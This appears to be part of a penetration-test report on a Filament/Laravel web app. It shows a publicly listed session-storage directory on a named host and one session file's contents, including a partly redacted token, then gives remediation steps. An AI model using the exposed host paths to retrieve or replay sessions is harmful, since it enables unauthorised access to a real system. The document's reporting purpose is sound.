


https://hqsync.duckdns.org/Fillament/storage/framework/sessions/

Index of /Fillament/storage/framework/sessions

	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
?	0YiuxKPX2miYMqYyao15..>	2024-10-04 17:36	213	
?	2emfbMqAm65qQtDy4gHs..>	2024-10-04 16:36	295	
?	5eqGC5UTMzTgVm9SmoZ3..>	2024-10-05 21:22	213	
?	5rE7iGkU7NALwuRrnpY1..>	2024-10-04 17:40	213	
?	36478HtzTMuYBDhsUZcK..>	2024-10-04 17:36	295	
?	Ey3QNNo2UqCDFwPM24re..>	2024-10-08 09:17	295	
?	LSdblpi8iyKjGJCwbzX7..>	2024-10-08 09:18	213	
?	MsUd1dH2Bq80r6h4ZZZd..>	2024-10-06 17:55	213	
?	N841oC8V9vC7lGatjdS1..>	2024-10-08 09:21	362	
?	NbFCjWbtVqcZQK5qkY8J..>	2024-10-04 17:16	201	
?	PWm8t5fpZfYoTQjHLnQR..>	2024-10-08 09:18	213	
?	ZWQxUzqMS49iYG3EZGJ8..>	2024-10-07 12:58	213	
?	fPH4a2nTCxwnQEQqZJc1..>	2024-10-08 09:17	295	
?	hWt6414ZqbVqWwDc2M28..>	2024-10-08 09:18	213	
?	icpqwEOC5GAPMJahVWgY..>	2024-10-04 17:56	213	
?	k2NxD6aKAzWPLC6Olak5..>	2024-10-04 17:14	201	
?	l3VcLIsMXfpBKxS6C23p..>	2024-10-05 10:40	213	
?	locFy2gFkB2PsbWFJrAs..>	2024-10-07 11:03	213	
?	mAW2UXghS0xzcHlGjgEf..>	2024-10-04 17:23	213	
?	nHZ8KtTd2bKFqhp712W1..>	2024-10-04 17:52	384	
?	u2ppQsrqr8ZUWG9SfMjI..>	2024-10-04 17:40	317	
?	yqYuZT8mrPo247Tp7ygD..>	2024-10-04 16:52	213	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at hqsync.duckdns.org Port 443



https://hqsync.duckdns.org/Fillament/storage/framework/sessions/hWt6414ZqbVqWwDc2M28fFGG8PYgMei6ig5cphIK

```
3:{s:6:"_token";s:40:"EwCxQwdX6OKHYA57e[redacted]";s:9:"_previous";a:1:{s:3:"url";s:55:"https://hqsync.duckdns.org/Fillament/public/admin/login";}s:6:"_flash";a:2:{s:3:"old";a:0:{}s:3:"new";a:0:{}}}
```

Each time a user logs in, a session token like the token in the screenshot is generated and saved without being hashed or encrypted. Since the token is stored in plain text, it is vulnerable to session hijacking if intercepted through attacks like cross-site scripting (XSS) or man-in-the-middle (MITM). Without hashing or encryption, attackers can use the stolen token to impersonate users and gain unauthorized access to the web application.

Conclusion: To ensure the security of the web application and its associated infrastructure, several key measures need to be implemented:

1. **Database Security:**
    - The database **should not be left with the default username or password**. Default credentials are widely known and can easily be exploited by attackers. Therefore, strong, unique credentials must be used for database access. Regular password rotation and the use of multi-factor authentication (MFA) can further enhance security.
2. **PHP Version Upgrade:**
    - The **PHP version must be upgraded to the latest stable version**. Older versions of PHP often contain vulnerabilities that attackers can exploit. Regularly updating the PHP version reduces the risk of exploitation by patching known security flaws.
3. **Backup Server Security:**
    - Important files or code **should not be left on the backup server**. Storing sensitive information on backup servers without proper access controls exposes it to unauthorized users. Backup servers must be hardened, access should be restricted, and encrypted backups should be used to protect the data.
4. **DMZ Server for Web Application:**
    - The web application should be hosted in a **DMZ (Demilitarized Zone) server**. A DMZ is a network area that separates the internal network from the external internet, providing an additional layer of security. By placing the web application in a DMZ, external users can access the application while preventing direct access to the internal network. This minimizes the risk of lateral movement by attackers, should the web server be compromised.
5. **Session Management and Security:**
    - Session data should be saved in a **more secure file** and, if possible, should be **hashed** for added protection. Storing session data securely prevents session hijacking and unauthorized access. Additionally, hashing session identifiers adds another layer of protection, ensuring that even if the session data is exposed, it cannot be easily tampered with or used by attackers.